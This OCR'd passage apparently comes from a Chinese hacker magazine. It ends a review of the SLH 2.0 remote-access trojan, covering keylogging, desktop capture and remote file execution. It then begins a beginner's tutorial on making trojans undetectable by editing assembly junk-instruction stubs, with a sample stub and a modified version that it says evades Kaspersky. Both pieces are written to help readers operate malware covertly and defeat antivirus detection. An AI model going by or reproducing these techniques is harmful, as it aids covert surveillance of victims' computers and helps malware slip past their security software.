


图 10

程。通过右键菜单中的命令，可以及时刷新、结束、暂停、恢复指定的进程，如图7。另外通过“模块管理”命令可以查看某个制定进程中的模块信息，并且可以载入或者卸下某些组件。




图 8

在前面的“窗口管理”功能中，已经提到了桌面捕捉功能，接下来就重点对该功能进行讲解。点击“监视捕捉”菜单，里面包括了“视频捕捉”、“桌面捕捉”、“键盘记录”等功能。首先选择菜单中的“桌面捕捉”命令，在弹出的窗口中点击“启动”按钮，这时木马程序提示用户需要上传一个插件进行支持。从客户端程序所在目录中，选择一个名为extension.dll文件，即可开始进行远程桌面的捕捉操作了。如果选择了“鼠标”和“键盘”选项，则可以直接通过本地的鼠标键盘进行远程控制操作，如图8。如果用户在配置服务端程序时选择了“键盘记录”选项，那么通过“键盘记录”命令就可以获得远程计算机的键盘敲击情况。用户只需要在弹出的操作窗口，通过鼠标右键中的刷新命令就可以获取已经记录的键盘信息，如图9。

最后我们再来看看“文件”菜单，里面包括了“文件管理”、“文件查找”、“上传文件”、“执行文件”等命令。首先点击菜单中“文件管理”命令，接着在模拟的资源管理器中就可以对远程计算机中的文件进行管理了。通过在左侧的磁盘管理区域选择需要查看的目录，然后在右侧区域就可以看到该目录中的文件，并且可以通过右键菜单中的命令进行上传、下载、执行、重命名等操作，如图10。通过右键中的查找命令，可以方便的查看到所需要的文件信息，使用方法也和本地电脑的文件搜索一样的简单。

三、小结

到此为止，这款全新的国外木马就为大家完了。通过使用我觉得这款木马不但服务端程序非常小，而且还加入了很多自己的特色，尤其是在视频捕捉方面，不仅可以进行全屏捕捉，而且还可以根据用户的需要对特定的信息进行相应的捕捉。但是该木马程序也有一些不足之处，就是暂时无法批量对服务端进行管理。不过，随着木马程序的不断更新，相信这些功能也会逐渐添加上的。

(本文所涉及到的SLH 2.0已收录到光盘中)

木马免杀之汇编花指令技巧

[w.w Group] 逆流风(李友贤)

相信很多朋友都做过木马的免杀，而且几乎每期的X档案里也都会有关于木马免杀的文章，早期的免杀大多是通过加壳和修改特征码来实现的，目前流行的免杀技术则已经发展到花指令免杀、改壳之类的了，但这些就需要一定的汇编知识了。不过，汇编可不是一块容易啃的骨头，因此我写了这篇菜鸟版的免杀汇编教程，以帮助小菜们快速入门，掌握免杀必备的汇编知识，掌握修改花指令，修改特征码的技巧和编写自己的花指令。

一、免杀必备的汇编知识

push 压栈，栈是一种数据结构，记住四个字：先进后出。压栈就是把数据放入栈中，从栈顶放入，出栈的时候也是从栈顶取出，所以会有先进后出的特点。我们可以这样理解，例如一个乒乓球筒，我们放入乒乓球，然后取出乒乓球，取出的都是最后放进的那个球。比如我们放入球的顺序是球1、2、3、4，取出的顺序是球4、3、2、1。

pop 出栈，与push相对应。

mov a,b 把b的值送给a，把它看作编程中的赋值语句就是b赋值给a，这时a的值就是b了。

nop 无作用，就是什么也没做。

retn 从堆栈取得返回地址并跳到该地址执行。

下面是一些算术运算指令：

ADD 加法
sub 减法
inc 加1
dec 减1

最后是跳转指令：

jmp 无条件跳
je或jz 若相等则跳
jne或jnz 若不相等则跳
jb 若小于则跳
jl 若小于则跳
ja 若大于则跳
jg 若大于则跳
jle 若小于等于则跳
jge 若大于等于则跳

以上这些最基础的知识就是我们需要掌握的，虽然此时可能会有一些菜菜仍然不明白上边的这些东西是做什么用的，不过不用心急，看了后面的说明后就会理解了。对了，忘了讲寄存器了，寄存器是中央处理器内的组成部份。寄存器是有限存贮容量的高速存贮部件，它们

可以用来暂存指令、数据和位址。我们需要了解的是 8 个通用寄存器：EAX、EBX、ECX、EDX、ESI、EDI、EBP、ESP。

二、特征码和花指令的修改

对于特征码就不多说了，目前的杀毒软件查杀病毒和木马基本上依靠的都是特征码查杀，修改了木马的特征码，杀毒软件就查不出我们的木马了，这样也就达到免杀的目的。而花指令是程序中的无用代码，程序有了它没有影响，少了它也能正常运行。加花指令后，杀毒软件对木马静态反汇编时，木马的代码就不会正常显示出来，这就加大了杀毒软件的查杀难度。花指令的原理是堆栈平衡，堆栈平衡可以这样理解，有进有出，不管花指令怎么写，我们要达到的目的是加花后，堆栈与未加之前一样。

网上的花指令因为是公布出来的，所以免杀周期不长，一般公布出来不久就会被杀毒软件查杀，但是我们只要简简单单的修改一两句就可以达到免杀了。下面我们来看看五种修改花指令的方法（也适用于特征码修改）。

先来看看木马彩衣（金色鱼锦衣）的花指令：

```
1 push ebp
2 mov ebp,esp
3 add esp,-0C
4 add esp,0C
5 mov eax,原入口
6 push eax
7 retn
```




图 1




图 2

1 和 2 在大部分程序开头可以看到，push ebp 是将寄存器 ebp 压入堆栈，mov ebp,esp 是将寄存器 esp 的值送给寄存器 ebp。3 和 4 使用了 add 指令，add esp,-0C 是寄存器 esp 加上 -0C，add esp,0C 是寄存器 esp 加上 0C，3 和 4 加起来就是什么也没做，达到堆栈平衡。5、6、7 完成了跳转到入口点的功能，mov eax,原入口，将入口点送入寄存器 eax，push eax 将寄存器 eax 压入堆栈，retn 我们知道是从堆栈取得返回地址并跳到该地址执行，这样就回到入口点了。

接下来我们看一个实例，以木马彩衣免杀为例，先检测壳，使用 peid 载入，显示为 Microsoft Visual Basic 5.0 / 6.0（图 1），没有被加壳，太好了，免去了脱壳的麻烦。复制木马彩衣后再粘贴，得到“复件 木马彩衣.exe”，我们使用木马彩衣对“复件 木马彩衣.exe”加花，加“金色鱼锦衣”（图 2），然后使用 Ollydbg 载入，我们就可以看到金色鱼锦衣的花指令了（图 3）。使用卡巴扫描，被卡巴认出来了（图 4）。这是因为金色鱼锦衣公布比较久，用的人多了，对杀毒软件就无效了。接下来，就介绍几种修改花指令的方法




图 3




图 4

1、替换法

我们使用替换法来修改金色鱼锦衣，修改结果如下：

```
1 push ebp
2 mov ebp,esp
3 add esp,1
4 add esp,-1
5 mov eax,原入口
6 push eax
7 retn
```

将原来 3、4 句 **add esp,-0C** 和 **add esp,0C** 改成 **add esp,1** 和 **add esp,-1** 这两句，也能达到堆栈平衡的目的（图 5）。修改后选中修改部分，右键单击→复制到可执行文件→选择部分，弹出窗口，右键保存文件。我保存为了“替换法.exe”，使用卡巴查杀，已经免杀了（图 6）。




图 5

